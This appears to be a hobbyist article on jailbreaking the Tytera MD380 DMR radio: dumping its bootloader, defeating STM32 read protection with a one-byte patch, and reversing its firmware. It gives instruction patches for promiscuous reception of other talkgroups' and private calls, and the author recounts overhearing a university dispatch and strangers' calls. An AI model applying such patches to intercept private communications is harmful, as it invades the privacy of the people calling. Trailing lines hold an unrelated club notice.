Now that I could read and write the codeplug memory of my MD380, I wanted to be able to edit it. Parts of the codeplug are nice and easy to reverse, with strings as UTF16L and numbers being either integers or BCD. Checksums don't seem to matter, and I've not yet been able to brick my radios by uploading damaged firmware images.

The Radio Name is stored as a string at `0x20b0`, while the Radio ID Number is an integer at `0x2080`. The intro screen's text is stored as two strings at `0x2040` and `0x2054`.

```
  #seekto 0x5F80;
2 struct {
    ul24 callid;     //DMR Account Number
4   u8   flags;      //c2 private, no tone
                     //e1 group, with rx tone
6   char name[32];   //U16L chars
  } contacts[1000];
```

CHIRP, a ham radio application for editing radio codeplugs, has a bitwise library that expects memory formats to be defined as C structs with base addresses. By loading a bunch of contacts into my radio and looking at the resulting structure, it was easy to rewrite it for CHIRP.

Repeatedly changing the codeplug with the manufacturer's application, then comparing the hexdumps gave me most of the radio's important features. Patience and a few more rounds will give me the

rest of them, and then my CHIRP plugin can be cleaned up for inclusion.

Unfortunately, not everything of importance exists within the codeplug. It would be nice to export the call log or the text messages, but such commands don't exist and the messages themselves are nowhere to be found inside of the codeplug. For that, we'll need to break into the firmware.

Dumping the Bootloader

Now that I had a working codeplug tool, I'd like a cleartext dump of firmware. Recall from page 314 that forgetting to send the custom command `0x91 0x01` leaves the radio in a state where the beginning of code memory is returned for every read. This is an interrupt table!

From this table and the STM32F405 datasheet, we know the code flash begins at `0x08000000` and RAM begins at `0x2000-0000`. Because the firmware updater only writes to regions at and after `0x0800C000`, we can guess that the first 48k are a recovery bootloader, with the region after that holding the application firmware. As all of the interrupts are odd, and because the radio uses a Cortex M4 core, we know that the firmware is composed exclusively of Thumb (and Thumb2) code, with no old fashioned ARM instructions.

Adr	Meaning
0x20001a30	Top of the call stack.
0x08005615	Reset Handler
0x08005429	Non-Maskable Interrupt (NMI)
0x0800542b	Hard Fault
0x0800542d	MMU Fault
0x0800542f	Bus Fault
0x08005431	Usage Fault

Figure 10.18: MD380 Recovery Bootloader IVT

Sure enough, I was able to dump the whole bootloader by reading a single page of `0xC000` bytes from the application mode. This bootloader is the one used for firmware updates, which can be started by holding PTT and the unlabeled button above it when turning on the power switch.[64]

This trick doesn't expose enough memory to dump the application, but it was valuable to me for two very important reasons. First, this bootloader gave me some proper code to begin reverse engineering, instead of just external behavioral observations. Second, the recovery bootloader contains the keys and code needed to decrypt an application image, but to get at that decrypted image, I first had to do some soldering.

STFM32F405
LQFP100

Left side (pins 1–25):
PE2 1
PE3 2
PE4 3
PE5 4
PE6 5
VBAT 6
PC13 7
PC14 8
PC15 9
VSS 10
VDD 11
PH0 12
PH1 13
NRST 14
PC0 15
PC1 16
PC2 17
PC3 18
VDD 19
VSSA 20
VREF+ 21
VDDA 22
PA0 23
PA1 24
PA2 25

Top side (pins 100–76):
100 VDD
99 VSS
98 PE1
97 PE0
96 PB9
95 PB8
94 BOOT0
93 PB7
92 PB6
91 PB5
90 PB4
89 PB3
88 PD7
87 PD6
86 PD5
85 PD4
84 PD3
83 PD2
82 PD1
81 PD0
80 PC12
79 PC11
78 PC10
77 PA15
76 PA14

Right side (pins 75–51):
75 VDD
74 VSS
73 VCAP_2
72 PA13
71 PA12
70 PA11
69 PA10
68 PA9
67 PA8
66 PC9
65 PC8
64 PC7
63 PC6
62 PD15
61 PD14
60 PD13
59 PD12
58 PD11
57 PD10
56 PD9
55 PD8
54 PB15
53 PB14
52 PB13
51 PB12

Bottom side (pins 26–50):
26 PA3
27 VSS
28 VDD
29 PA4
30 PA5
31 PA6
32 PA7
33 PC4
34 PC5
35 PB0
36 PB1
37 PB2
38 PE7
39 PE8
40 PE9
41 PE10
42 PE11
43 PE12
44 PE13
45 PE14
46 PE15
47 PB10
48 PB11
49 VCAP_1
50 VDD

Radio Disassembly (BOOTO Pin)

As I stress elsewhere, the MD380 has *three* applications in it: (1) Tytera's Radio Application, (2) Tytera's Recovery Bootloader, and (3) STMicro's Bootloader ROM. The default boot process is for the Recovery Bootloader to immediately start the Radio Application unless Push-To-Talk (PTT) and the button above it are held during boot, in which

case it waits to accept a firmware update. There is no key sequence to start the STMicro Bootloader ROM, so a bit of disassembly and soldering is required.

This ROM contains commands to read and write all of memory, as well as to begin execution at any arbitrary address. These commands are initially locked down, but on page 327, I'll show how to get around the restrictions.

To open your radio, first remove the battery and the four Torx screws that are visible from the back of the device. Then unscrew the antenna and carefully pry off the two knob covers. Beneath each knob and the antenna, there are rings that screw in place to secure them against the radio case; these should be moved by turning them counter-clockwise using a pair of sturdy, dull tweezers.

Once the rings have been removed, the radio's main board can be levered up at the bottom of the radio, then pulled out. Be careful when removing it, as it is attached with a Zero Insertion Force (ZIF) connector to the LCD/Keypad board, as well as by a short connector to the speaker.

The STMicro Bootloader is started by pulling the BOOT0 pin of the STM32F405 high while restarting the radio. I did this by soldering a thin wire to the test pad near that pin, wrapping the wire around a screw for strain relief, then carefully feeding it out through the microphone/speaker port.

(An alternate method involves removing BOOTO's pull-down resistor, then fly-wiring it to the pull-up on the PTT button. Thanks to tricky power management, this causes the radio to boot normally, but to *reboot* into the Mask ROM.)

Figure 10.19: Removing the Antenna Rings

Figure 10.20: Inside the MD380

Bootloader RE

Once I finally had a dump of Tytera's bootloader, it was time to reverse engineer it.[65]

The image is 48K in size and should be loaded to `0x08000000`. Additionally, I placed 192K of RAM at `0x20000000`. It's also handy to create regions for the I/O banks of the chip, in order to help track those accesses. (IDA and Radare2 will think that peripherals are global variables near `0x40000000`.)

After wasting a few days exploring the command set, I had a decent, if imperfect, understanding of the Tytera Bootloader but did not yet have a cleartext copy of the application image. Getting a bit impatient,

I decided to patch the bootloader to keep the device unprotected while loading the application image using the official tools.

I had to first explore the STM32 Standard Peripheral Library to find the registers responsible for locking the chip, then hunt for matching code.

```
1  /* STM32F4xx flash regs from stm32f4xx.h */
   #@0x40023c00
3  typedef struct {
       __IO uint32_t ACR;        //access ctrl    0x00
5      __IO uint32_t KEYR;       //key            0x04
       __IO uint32_t OPTKEYR;    //option key     0x08
7      __IO uint32_t SR;         //status         0x0C
       __IO uint32_t CR;         //control        0x10
9      __IO uint32_t OPTCR;      //option ctrl    0x14
       __IO uint32_t OPTCR1;     //option ctrl 1  0x18
11 } FLASH;
```

Figure 10.21: Tapping the BOOT0 Pin

The way flash protection works is that byte 1 of FLASH->OPTCR (at 0x40023C15) is set to the protection level. 0xAA is the unprotected state, while 0xCC is the permanent lock. Anything else, such as 0x55, is a sort of temporary lock that allows the application to be wiped away by the Mask ROM bootloader, but does not allow the application to be read out.

Tytera is using this semi-protected mode, so you can pull the BOOT0 pin of the STM32F4xx chip high to enter the Mask ROM bootloader.[66] This process is described on page 324.

Sure enough, at `0x08001FB0`, I found a function that's very much like the example `FLASH_OB_RDPConfig` function from `stm-32f4xx_flash.c`. I call the local variant `rdp_lock()`.

```
1  /* Sets the read protection level.
   * OB_RDP specifies the protection level.
3  *          AA: No protection.
   *          55: Read protection memory.
5  *          CC: Full chip protection.
   * WARNING: When enabling OB_RDP level 2 it's no longer
7  *          possible to go back to level 1 or 0.
   */
9  void FLASH_OB_RDPConfig(uint8_t OB_RDP){
     FLASH_Status status = FLASH_COMPLETE;
11
     /* Check the parameters */
13   assert_param(IS_OB_RDP(OB_RDP));

15   status = FLASH_WaitForLastOperation();
     if(status == FLASH_COMPLETE)
17     *(__IO uint8_t*) OPTCR_BYTE1_ADDRESS = OB_RDP;
   }
```

This function is called from `main()` with a parameter of `0x55` in the instruction at `0x080044A8`.

```
      0x080044a0     fdf7a0fd         bl rdp_isnotlocked
2     0x080044a4     0028             cmp r0, 0
,=<   0x080044a6     04d1             bne 0x80044b2
4  |  ; Change this immediate from 0x55 to 0xAA
   |  ; to jailbreak the bootloader.
6  |  0x080044a8     5520             movs r0, 0x55
   |  0x080044aa     fdf781fd         bl rdp_lock
8  |  0x080044ae     fdf78bfd         bl rdp_applylock
'-> 0x080044b2     fdf776fd         bl 0x8001fa2
10    0x080044b6     00f097fa         bl bootloader_pin_test
```

Patching that instruction to instead send `0xAA` as a parameter prevents the bootloader from locking the device. (We're just swapping `aa 20` in where `55 20` used to be.)

```
iMac% diff old.txt jailbreak.txt
2 < 00044a0 fd f7 a0 fd 00 28 04 d1    55 20 fd f7 81 fd fd f7
  ---
4 > 00044a0 fd f7 a0 fd 00 28 04 d1    aa 20 fd f7 81 fd fd f7
```

Dumping the Application

Once I had a jailbroken version of the recovery bootloader, I flashed it to a development board and installed an encrypted MD380 firmware update using the official Windows tool. Sure enough, the application installed successfully!

After the update was installed, I rebooted the board into its ROM by holding the BOOT0 pin high. Since the recovery bootloader has been patched to leave the chip unlocked, I was free to dump all of Flash to a file for reverse engineering and patching.

Reversing the Application

Reverse engineering the application isn't terribly difficult, provided a few tricks are employed. In this section, I'll share a few. Note that all pointers in this section are specific to Version 2.032, but similar functionality exists in newer firmware revisions.

At the beginning, the image appears almost entirely without symbols. Not one function or system call comes with a name, but it's easy to identify a few strings and I/O ports. Starting from those, related functions—those in the same .c source file—are often located next to one another in memory, providing hints as to their meaning.

The operating system for the application is an ARM port of MicroC/OS-II, an embedded real-time operating system that's quite well documented in the book of the same name by Jean J. Labrosse. A large function at 0x0804429C that calls the operating system's OSTaskCreateExt function to make a baker's dozen of threads. Each of these conveniently has a name, conveniently describing the system interrupt, the real-time clock timer, the RF PLL, and other useful functions.

As I had already reverse engineered most of the SPI Flash codeplug, it was handy to work backward from codeplug addresses to identify function behavior. I did this by identifying `spiflash_-read` at `0x0802fd82` and `spiflash_write` at `0x0802fbea`, then tracing all calls to these functions. Once these have been identified, finding codeplug functions is easy. Knowing that the top line of startup text is 32 bytes stored at `0x2040` in the codeplug, finding the code that prints the text is as simple as looking for calls to `spiflash_read(&foo, 0x2040, 20)`.

Thanks to the firmware author's stubborn insistence on 1-indexing, many of the structures in the codeplug are indexed by an address just before the real one. For example, the list of radio channel settings is an array that begins at `0x1ee00`, but the functions that access this array have code along the lines of `spiflash_read(&foo, 64*index+0x1edc0, 64)`.

One mystery that struck me when reverse engineering the codeplug was that I didn't find a missed call list or any sent or received text messages. Sure enough, the firmware shows that text messages are stored after the end of the 256K SPI Flash codeplug that the radio exposes to the world.

Code that accesses the C5000 baseband chip can be reverse engineered in a similar fashion to the codeplug. The chip's datasheet is very well handled by Google Translate, and plenty of functions can be identified by writes to C5000 registers of similar functions.[67]

Be careful to note that the C5000 has multiple memories on its primary SPI bus; if you're not careful, you'll confuse the registers, internal RAM, and the Vocoder buffers. Also note that a lot of registers are missing from the datasheet; please get in touch with me if you happen to know what they do.

Finally, it is crucially important to be able to sort through the DMR packet parsing and construction routines quickly. For this, I've found it handy to keep paper printouts of the DMR standard, which are freely available from ETSI.[68] Link-Local addresses (LLIDs) are 24 bits wide in DMR, and you can often locate them by searching for code that masks against `0x00FFFFFF`.[69]

Patching for Promiscuity

While it's fun to reverse engineer code, it's all a bit pointless until we write a nifty patch. Complex patches can be introduced by hooking function calls, but let's start with some useful patches that only require changing a couple of bits. Let's enable promiscuous receive mode, so the MD380 can receive from all talk groups on a known repeater and timeslot.

In DMR, audio is sent to either a Public Talkgroup or a Private Contact. These each have a 24-bit LLID, and they are distinguished by a bit flag elsewhere in the packet. For a concrete example, 3172 is used for the Northeast Regional amateur talkgroup, while 444 is used for the Bronx TRBO talkgroup. If an unmodified MD380 is programmed for just 3172, it won't decode audio addressed to 444.

There is a function at `0x0803ec86` that takes a DMR audio header as its first parameter and decides whether to play the audio or mute it as addressed to another group or user. I found it by looking for access to the user's local address, which is held in RAM at `0x2001c65c`, and the list of LLIDs for incoming listen addresses, stored at `0x2001c44c`.

To enable promiscuous reception to unknown talkgroups, the following talkgroup search routine can be patched to always match on the first element of `listengroup[]`. This is accomplished by changing the instruction at `0x0803ee36` from `0xd1ef` (`JNE`) to `0x46c0` (`NOP`).

```
   for(i=0; i<0x20u; ++i){
2    if((listengroup[i]&0x00FFFFFF) == dst_llid_adr){
        something = 16;
4       recognized_llid_dst = dst_llid_adr;
        current_llid_group = var_lgroup[i+16];
6       sub_803EF6C();
        dmr_squelch_thing = 9;
8       if(*(v4+4) & 0x80)
          byte_2001D0C0 |= 4u;
10      break;
    }
12 }
```

A similar JNE instruction at 0x0803ef10 can be replaced with a NOP to enable promiscuous reception of private calls. Care in real-world patches should be taken to reduce side effects, such as by forcing a match only when there's no correct match, or by skipping the missed-call logic when promiscuously receiving private calls.

DMR Scanning

After testing to ensure that my patches worked, I used Radio Reference to find a few local DMR stations and write them into a codeplug for my modified MD380. Soon enough, I was hearing the best gossip from a university's radio dispatch.[70]

Later, I managed to find a DMR network that used the private calling feature. Sure enough, my radio would ring as if I were the one being called, and my missed call list quickly grew beyond my two local friends with DMR radios.

A New Bootloader

Unfortunately, the MD380's application consumes all but the first 48K of Flash, and that 48K is consumed by the recovery bootloader. Since we neighbors have jailbroken radios with a ROM bootloader accessible, we might as well wipe the Tytera bootloader and replace it with something completely new, while keeping the application intact.

Luckily, the fine folks at Tytera have made this easy for us! The application has its own interrupt table at 0x0800C000, and the RESET handler—whose address is stored at 0x0800C004—automatically moved the interrupt table, cleans up the stack, and performs other necessary chores.

```
  //Minimalist bootloader.
2 void main(){
    //Function pointer to the application.
4   void (*appmain)();
    //The handler address is stored in the vector table.
6   uint32_t *resethandler = (uint32_t*) 0x0800C004;
    //Set the function pointer to that value.
8   appmain = (void (*)()) *resethandler;
    //Away we go!
10  appmain();
  }
```

Firmware Distribution

Since this article was written, DD4CR has managed to free up 200K of the application by gutting the Chinese font. She also broke the (terrible) update encryption scheme, so patched or rewritten firmware can be packaged to work with the official updater tools from the manufacturer.

Patrick Hickey W7PCH has been playing around with from-scratch firmware for this platform, built around the FreeRTOS scheduler. His code is already linking into the memory that DD4CR freed up, and it's only a matter of time before fully-functional community firmware can be dual-booted on the MD380.

In this article, you have learned how to jailbreak your MD380 radio, dump a copy of its application, and begin patching that application or writing your own, new application.

Perhaps you will add support for P25, D-Star, or System Fusion. Perhaps you will write a proper scanner, to identify unknown stations at a whim. Perhaps you will make DMR adapter firmware, so that a desktop could send and receiver DMR frames in the raw over USB. If you do any of these things, please tell me about it!

73 from Manhattan,
the home of Pizza Rat and Bodega Cats!
Travis KK4VCZ

German GQRP Club Members
MEETING IN MAY 1998
Please contact Rudi before the end of January
Rudi Dell, DK4UH, Weinbietstr. 10, 67459, BOEHL-IGGELHEIM

11 Welcoming Shores of the Great Unknown
